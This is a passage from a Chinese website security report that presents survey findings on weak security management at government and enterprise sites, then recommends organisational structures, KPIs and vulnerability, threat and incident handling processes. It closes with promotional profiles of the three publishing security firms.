- 在威胁管理方面，仅有 6% 的单位能对扫描行为和模拟的攻击行为进行拦截。
- 在事件管理方面，仅有 20% 的单位明确进行了网站各类事故的监测，其余各单位有将近一半反馈没有做网站事故灾害监测，而另一半则不确认本单位是否做了安全事故灾害监测。

7.1 管理人员安全意识缺乏

通过上述调研问卷中管理员自我评估漏洞数量的结果与后续实际扫描网站漏洞的结果进行对比，发现有 61% 的管理员低估了网站中高危漏洞的数量。其中，有相当数量管理员认

为自己的网站不存在中高危漏洞。另外，在调研问卷的反馈中，仅对门户篡改有一定认知，对数据窃取、网络渗透、发布虚假信息非法广告等后果并不了解。

7.2 安全防护能力不足

大部分单位已部署了安全设备和防护措施，但在实际测试中仅有 6% 的单位能对扫描行为和模拟的攻击行为进行拦截。

各单位尽管已采用安全防护技术，但没能有效发挥其效用，人员水平有限、配备不足是主要原因。

7.3 安全运营管理流程不规范

对上述调研问卷的分析结果显示，仅有 4% 的单位知晓在修复漏洞之前对 Web 漏洞采取预防措施；另外有将近 50% 的单位缺失安全事件响应的处理流程。

网站安全运营流程不规范，导致安全问题无法进行实质性闭环，不能有效地开展网站安全运营管理。

通过调研，还发现在网站安全运营管理方面存在如下问题：安全预警不到位、安全事件处理不及时、传统监管方式失效等。

第 8 章

网站安全运营管理建议

8.1 建立健全安全管理组织形式

该建议主要面向集团类、纵向及地方监管者类用户，建议做到权责对等。从上级单位到执行单位，在职责上，上级单位有义务对于执行单位进行安全建设督导；在权利上，监管单位有权对下级单位的网站安全管理工作进行考核。具体如图 8.1 所示。




图 8.1 上级单位和执行单位的工作职责

8.2 明确清晰安全管理工作职责

在网站安全管理过程中，要明确 5 个工作目标、4 个核心内容、3 个 KPI 考核指标。

网站安全管理过程的 5 个目标。

1．无泄密
2．无入侵
3．无篡改
4．无通报
5．无断网

网站安全管理过程中的 4 个核心工作内容。

1．计划（Plan）：制定网站安全管理目标和 KPI。
2．执行（Do）：制定并下发网站安全管理技术要求和规范。
3．监督（Check）：对本部网站及下级被监管网站安全现状进行检查。
4．整改（Act）：对问题网站整改结果确认核实。

网站安全管理过程中的 3 个考核指标（KPI）。

1．网站漏洞管理指标：漏洞处置率、漏洞处置速度。

2．网站威胁管理指标：威胁拦截比率。

3．网站事件管理：安全事件处置率、安全事件处置速度。

8.3 构建落实安全管理体系框架

在网站安全管理的整个过程中，建议各单位能够从目标管理以及过程管理来落实网站安全管理体系。整个体系框架如图 8.2 所示，包含两部分，第一部分是目标管理，第二部分是过程管理。




图 8.2　网站安全集中监管体系框架示意

8.3.1 目标管理

1．预防新的攻击者、新业务、新攻击技术手段带来的隐患

在安全管理体系下出现的网站事件进行调查分析，发现在现有防护目标之外的潜在攻击者、新攻击手段及新业务，及时对网站安全管理目标进行调整，落实对应的防护流程、技术及人员配置。

2．对已有的防护体系提出更高的要求

在安全监管体系下，根据管理的结果，对现有的管理体系提出更高的要求和指标，逐步提升闭环处理效率和速度。

8.3.2 过程管理

按照事前、事中、事后三个维度，我们建议对网站安全的过程管理分为网站漏洞管理、网站威胁管理、网站安全事件管理 3 个部分，最终构建出网站安全的事前预防、事中监测防护和事后发现响应的能力。

1．网站漏洞管理环节

网站漏洞种类很多，主要来自于网站设计、编码、测试、实施配置，这些漏洞有些是已公开的（对攻击者和防护者都可知晓），一部分未被发现的或公开的（谁也不知道或只有攻击者知道）。这里所说的漏洞管理范畴，限于公开的漏洞，未公开的漏洞原理上无法预防，只能在攻击者利用漏洞攻击时才能被捕捉和防范。漏洞管理过程可以划分为发现、验证分析、预防、修复和利用行为的监控 5 个阶段闭环处理。

2．网站威胁管理

网站威胁是指攻击者利用网站或网络存在的漏洞对目标发起的攻击行为。目前各大网站主要面临的威胁有 DDoS（利用协议漏洞）、SQL 注入、XSS、Getshell、Exploit 等，针对这些威胁的监测和防护可以大致划分为 3 个阶段，威胁发现、威胁行为拦截、威胁源封禁。

3．网站事件管理

网站事件是指攻击者利用漏洞发起攻击，并已对资产的可用性、机密性、完整性造成了破坏的事件，在通常意义上我们也可以称其为事故。对网站事件管理，可以划分为网站安全事件的发现、调查取证、事件抑制（防止事件后果进一步扩大化）、事件根除（彻底消除事件影响）、分析总结 5 个阶段完成。

8.4 建立完善安全管理运营流程

在网站安全管理的整个过程中运营流程非常关键，分别是网站安全漏洞管理、网站安全威胁管理以及网站安全事件管理。

8.4.1 网站安全漏洞管理运营流程

网站安全漏洞管理的运营流程包含漏洞发现、漏洞验证分析、漏洞预防、漏洞修复、漏洞利用行为的监视 5 个环节，如图 8.3 所示。通过这 5 个环节，可以逐步减少漏洞带来的安全风险，在漏洞被攻击者利用之前进行闭环管理。




图 8.3 漏洞管理运营流程主体环节示意

1．对于漏洞发现主要聚焦于两个方面。其一，日常漏洞监测与扫描。这其中包含Web 漏洞和系统漏洞的监测与发现，由于网站安全漏洞会不断被发现和公开，所以使用扫描设备对网站漏洞进行监测是个持续的过程，并且需要纳入到日常管理工作范畴。其二，紧急漏洞通告的舆情监测。紧急漏洞通告一般是指业内将漏洞及漏洞验证代码同时公开的漏洞，这些漏洞往往有高风险、波及范围广、对应的攻击代码传播快的特点。通常在紧急漏洞公开之前或公开的同一天会出现利用该漏洞的攻击工具。所以，对一些第三方的漏洞通报平台、各安全厂商发布紧急漏洞信息的平台、各类黑客论坛进行情报监测。

2．漏洞的验证分析，是指在发现漏洞以后，需要对漏洞进行验证和分析，验证过程通常是根据漏洞详情验证漏洞的真伪，扫描设备、各类漏洞通告有较高的频率出现误报，所以在发现漏洞后首先要对漏洞进行验证，确认网站系统是否存在漏洞或受到漏洞的影响。在确认漏洞的真伪后，通常对中高危漏洞需要优先分析，分析的目的在于确认漏洞被利用后会对资产或企业造成何种影响，相同的漏洞给不同的网站带来的风险是完全不同的，应该由网站维护人员和安全管理员共同判断。在对网站进行验证分析后，需要网站管理人员作出决策，凡有可能对网站造成机密性、完整性、可用性破坏的漏洞都应该考虑及时采取措施预防和修复。有部分不会对网站造成任何影响的漏洞可采取接受风险的策略。

3．漏洞的预防，是指在漏洞未能修复之前采取的临时措施，通常是在漏洞修复之前采用技术手段将来自外部的风险（漏洞利用）屏蔽。这个过程可以通过修改 Web 程序来实现，也可以依赖于网站的防护设备，通过追加临时安全防护策略可以拦截外部攻击者利用漏洞的行为。在漏洞预防策略实施后，需要再次通过人工方式或设备验证漏洞预防策略是否已生效。当然，漏洞预防措施的实施不代表漏洞不需要修复，因为来自内部的威胁照样存在，彻底解决的办法还是修复漏洞。如果发现漏洞后可以快速修复漏洞，甚至可以不采取漏洞预防的措施。

4．网站漏洞的修复，是指针对网站已有的漏洞在技术上进行修复，根据不同种类的漏洞采取的手段各不相同，同一类型的漏洞也可以采用不同的手段修复和规避，降低风险。按照漏洞的几种常见类型，漏洞的修复方法可以按照如表 8.1 所示的方式修复。

表8.1 漏洞修复常见方式一览

漏洞类型	修复方法
逻辑漏洞	修改 Web 程序，增加对资源访问的验证、访问权限的控制等
Web 漏洞	修改 Web 程序，增加对资源访问的验证、访问权限的控制等
系统漏洞	针对有漏洞的系统（例如 OS、中间件、Web 框架、Web APP 等）打补丁，或者更改技术架构采用更安全的第三方程序
配置漏洞	修改响应的配置（例如默认安装、弱密码等）

漏洞的修复过程一般需要系统的开发与维护人员参与，如果是外包方式建设和维护，建议必须与外包商签订合约，要求外包商承诺讲安全漏洞的修复包含在维护工作范畴内容，并要求在指定周期范围内进行响应。

5. 漏洞的反复监视，是指在漏洞修复后，同样也需要安全管理人员进行人工验证和审核，查看确认修复的效果。某些漏洞有可能会出现反复修复的现象，例如 2014 年 OpenSSL 心血漏洞，当时厂商提供的补丁没有对漏洞进行完全的修复，后续几个月内，业内又公开了几种新的漏洞利用方式，导致该漏洞带来新的风险。所以，漏洞修复也是个持续过程，需要持续监测。

8.4.2 网站安全威胁管理运营流程

网站安全威胁管理的方法分为两种，第一种是采用黑名单方式对非法行为进行拦截，并对误报误拦截的源、目标资产和页面访问行为进行修正；第二种采用白名单方式（访问基线）确认所有访问行为的合法型，利用访问行为基线确认合法性，然后对基线以外的可疑行为进行排查，对确认过的威胁行为进行拦截，对确认过的无害行为设置白名单（访问基线）。

以过程来说，网站安全威胁管理的过程主要分为 3 部分，即威胁行为发现、威胁行为拦截和威胁源的封禁，具体内容如图 8.4 所示。




图 8.4 网站安全威胁管理流程

首先，网站安全威胁行为的发现阶段主要是通过预设黑名单和白名单的方式协助运维人员进行监测，在监测的顺序上建议先采用黑名单（安全设备防护规则）检测，然后再用白名单（网站访问行为基线）进行检测。在实践中，既能提高监测效率缩短检测威胁所需要的时间，又能够节省一定的人工成本。能否实时有效地监测网站的安全威胁，主要依赖于前期黑白名单的设置，无论是黑名单还是白名单都由 3 部分构成：访问源（IP 属性）、访问目标资产（URI）、访问行为（Action+URI）。

其次，网站安全威胁行为的拦截，同样也分黑白名单两种方式，其中，白名单的方式通常以人工排查方式进行确认，所以通过白名单发现的威胁行为可以直接进行拦截。而黑名单方式检测的安全威胁都是由设备完成的，会存在误报，最典型的就是 SQL 注入的误报。由于很多网站开发不够规范，经常会用到SQL注入的访问机制实现对网站的访问和数据获取（在

政府和央企行业非常多见），经常会看到 SQL 注入的误报和误杀。通常在拦截威胁以后要根据防护日志查看确认是否存在误报问题，在确认误报以后相应地更新、调整设备的安全防护规则，使正常访问行为获得豁免。

最后，网站安全威胁源的封禁，是指在威胁监测与防护后，就需要持续观测攻击行为，对持续攻击行为将其攻击源进行封禁。虽然在攻防技术上攻击者完全可以更换攻击源来规避对攻击源封禁策略。但是在攻防中，有效对抗攻击行为，可以使攻击者的攻击时间成本与技术成本上升，这样部分攻击者会因为攻击阻断和封禁措施，停止攻击，转向攻击成本更低的目标。

8.4.3 网站安全事件管理的运营流程

网站安全事件管理流程大致包含 5 个环节，分别为事件的发现、事件调查取证、事件抑制、事件根除、事件总结，具体如图 8.5 所示。




图 8.5 网站安全事件管理流程框架

首先，网站安全事件发现包含两种手段，一种是来源于内外部的通告（这包含了来源于黑客论坛等各类社会化媒体）和用户的投诉；另外一种是采用技术手段自我监测发现各类事件。

其次，在确认安全事件存在后，通过事前准备好的应急处置预案，需要对事件展开彻底调查与应对。在技术上确认导致事件的原因和攻击存在的技术路径后，采取抑制措施进行积极响应。根据不同的安全事件类型可采取不同的抑制手段，具体可参见表 8.2。

表8.2 常见网站安全事故可采用的抑制手段

安全事故	抑制手段
篡改（网站入侵导致）	更替访问页面
篡改（DNS 劫持）	通过运营商和外包商恢复
挂马（恶意链接和恶意文件）	禁止恶意链接的访问
后门	禁止后门非法外联
DDoS	通知运营商
打包下载（SQL 注入后拖库的技术手段）	禁止访问

在事件得到抑制之后，需要对于存在的后门及恶意代码进行整个清除，并且追踪后门与恶意代码是如何植入系统中的，找到这些漏洞后要做彻底加固，以防事件二次来犯。如图 8.6 所示为网站安全事件应急响应的流程。




图 8.6　网站安全事件应急响应的流程

最后，在消除安全事件的影响后，需要管理方对安全事件进行总结，分析安全事件在资产管理、漏洞管理、威胁管理及事件管理上的缺失和下一步改进计划，避免相同的安全事件再次发生。

8.5　优化加强安全管理人员配置

在网站安全管理的过程中，一个至关重要的因素就是安全运维人员的能力要求，将人员能力分为知识要求和技能要求两部分，每一个部分按照技术职称体系分为初级工程师要求、高级工程师要求和资深工程师要求 3 类。具体内容如表 8.3 所示。

表8.3 网站安全管理过程中所需的运维人员能力

分类	内容	等级
知识要求	了解 TCP/IP 协议及网络基础知识（知识）	初级工程师
	了解网站前后台的一般架构（知识）	初级工程师
	了解网络安全及 Web 应用技术（知识）	初级工程师
	熟悉 DNS 解析原理、熟悉 CDN 网页加速技术（知识）	初级工程师
	熟悉常见 Web 代码，如 PHP、Python、Ruby、Java、Jsp、C# 等	初级工程师
	熟悉 OWASP TOP10 安全漏洞利用、检测以及防护原理（知识）	高级工程师
	熟悉 SQL 注入、XSS、CSRF、URL 跳转等常见的 Web 安全漏洞利用、检测以及防护原理（知识）	高级工程师
	熟悉渗透测试的步骤、方法（知识）	高级工程师
	熟悉掌握 Windows、类 Unix 等常见操作系统	资深工程师
	熟悉应急响应的基本理论及实践流程	资深工程师
技能要求	熟悉主流厂商专业扫描器的使用（技能）	初级工程师
	熟悉掌握主流厂商的 Web 应用防火墙和入侵防御等设备	初级工程师
	熟悉一些主流的黑客攻防工具，如 Metasploit、菜刀等（技能）	高级工程师
	能够抓包分析流量报文的协议构成、交互、内容	高级工程师
	能够完成对主流操作系统、数据库、应用服务器及网络设备的加固升级	资深工程师

附 录

发布单位介绍

1. 中国电信股份有限公司北京研究院

中国电信股份有限公司北京研究院（原中国电信集团北京研究院）是中国电信集团公司为适应集团公司发展和电信市场竞争需要，于 2001 年 4 月 18 日挂牌成立的科研机构，旨在成为集团公司以及各省级公司的企业决策智库、技术创新引擎和产品创新孵化器。

其主要研发领域包括通信信息技术发展趋势与战略研究；通信信息技术发展政策研究；企业决策科学研究；企业战略发展研究；通信网络、技术与业务发展规划研究；通信技术体制和标准研究；通信信息新技术、新设备和新产品的入网测试评估；网络管理和业务管理等支撑系统的开发；应用软件研究与系统集成；通信信息新产品和增值业务的开发和推广；信息情报研究等。

北京研究院现拥有员工 400 多人，硕士及以上学历人员占比达到了 78%，其中，博士 52 人，累计获得国家科技进步二等奖 2 项、省部级科技进步奖 28 项、通信行业创新奖 3 项、集团科技进步奖 40 项等。

安全技术与应用产品线

安全技术与应用产品线（以下简称“产品线”）于 2013 年 11 月成立，重点聚焦于网络与信息安全保障能力提升和安全服务产品研发领域，进行安全能力输出，致力于成为中国电信安全领域技术与产品的研发及创新基地：

- 依托“网络安全应急技术国家工程实验室”，在安全态势分析、应急演练与实验验证、云计算安全、物联网安全、SDN 安全、下一代安全等前沿领域展开技术研究，并与 CNCERT、北京邮电大学等机构和院校展开广泛合作；
- 立足“中国电信基础网络安全防护支撑和测评中心”的定位，研究网络 / 系统 / 业务安全等评估测评技术，开展标准化研究工作，切实解决大网实际安全问题；
- 自主研发云安全能力开放平台，实现专业安全能力对外开放，并探索安全能力产品化，实现安全服务产业链整合与价值链延伸。

近 3 年来，产品线在安全防护、评估评测、安全管理等方面主导和参与 40 余个国家标准、行业标准的制定，多人在国家标准组织、北京安全专家委理事任职；核心技术已申请发明专

利 10 项，取得软件著作权 3 项；核心期刊发表论文 18 篇，出版安全专著 1 部；获工信部信息安全技术手段测试机构资质；荣获“2014 年通信网络和高层论坛安全管理与服务创新奖”。

产品线主要安全产品有：（1）手机安全中心 APP，叠加了运营商差异化安全能力，全面保障用户安全；（2）安全帮，安全服务电子商城，用户全自助按需购买 SaaS 安全服务。

中国电信安全帮

安全帮，网址为 www.anquanbang.net，是中国电信股份有限公司北京研究院安全技术与应用产品线基于专业安全能力打造的云安全服务平台，是 SaaS 云安全服务电子商城，为企业用户提供专业的中国电信自有品牌的、第三方厂商品牌的云化安全服务和安全能力 API。

用户通过在线注册购买，即可享受及时、在线、智能、便捷的安全服务。安全帮的创立，旨在解决企业面临的安全厂商多、安全产品繁、安全投资大、安全人才缺少等问题，为企业省时省力省钱。

安全帮，将通过以下 3 个阶段，打造专业、快捷、智能的安全服务云商城：

（1）中国电信自有品牌安全服务；

（2）第三方品牌安全服务入驻安全帮；

（3）智能协同 SaaS 云安全服务。

2. 北京神州绿盟信息安全科技股份有限公司

北京神州绿盟信息安全科技股份有限公司（以下简称绿盟科技），成立于 2000 年 4 月，总部位于北京。在国内外设有 40 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在检测防御类、安全评估类、安全平台类、远程安全运维服务、安全 SaaS 服务等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及安全运营等专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

3. 杭州安恒信息技术有限公司

杭州安恒信息技术有限公司 (DBAPPSecurity) 是由国家千人计划专家范渊先生于 2007 年创办，是中国领先的信息安全产品和服务解决方案提供商，阿里巴巴使命级战略合作伙伴。作为云安全、应用安全、大数据安全和智慧城市安全等前沿领域的领导品牌，多次入选全球网络安全 500 强。曾先后为北京奥运会、国庆 60 周年庆典、上海世博会、广州亚运会、抗战 70 周年、连续两届世界互联网大会和 G20 峰会等重大活动提供全方位网络信息安全保障。

公司主营业务涵盖云计算安全，大数据安全以及应用安全、数据库安全、移动互联网安全、智慧城市安全等，包括安全态势感知、威胁情报分析、攻防实战培训、顶层设计、标准制定、课题和安全技术研究、产品研发、产品及服务综合解决方案提供等。

安恒信息通过“云监测、云防护、云审计、云应用”四大产品线构建全生命周期的一站式“安恒云”平台，为用户提供全方位、立体式的安全托管服务，帮助用户更快速、更安全、更放心地拥抱云计算和大数据，目前，“安恒云”防护模式已在各大云平台成功实践并拥有上千家云客户案例，是政府、军工、公检法司、运营商、金融能源、财税审计、教育医疗、互联网＋等行业值得信赖的网络安全首选品牌！

安恒信息风暴中心，是杭州安恒信息技术有限公司顺应当前信息化发展中“云计算化”、“大数据化”、“智慧智能化”的大趋势，专门设立的网络安全态势监测、感知、分析及预警部门。通过安恒“安全风暴中心大数据平台”、分布在全国各省的监测节点、中心大数据分析平台与专业网络安全情报分析团队，对全国网络安全态势进行主动监控与攻击预警，日均处理攻击事件数百个，为数万个网站提供实时安全监测服务。同时，现已利用大数据与安全情报分析技术，为政府、金融、电力单位等提供行业整体性安全态势感知与安全预警服务。

2016年
上半年中国网站安全报告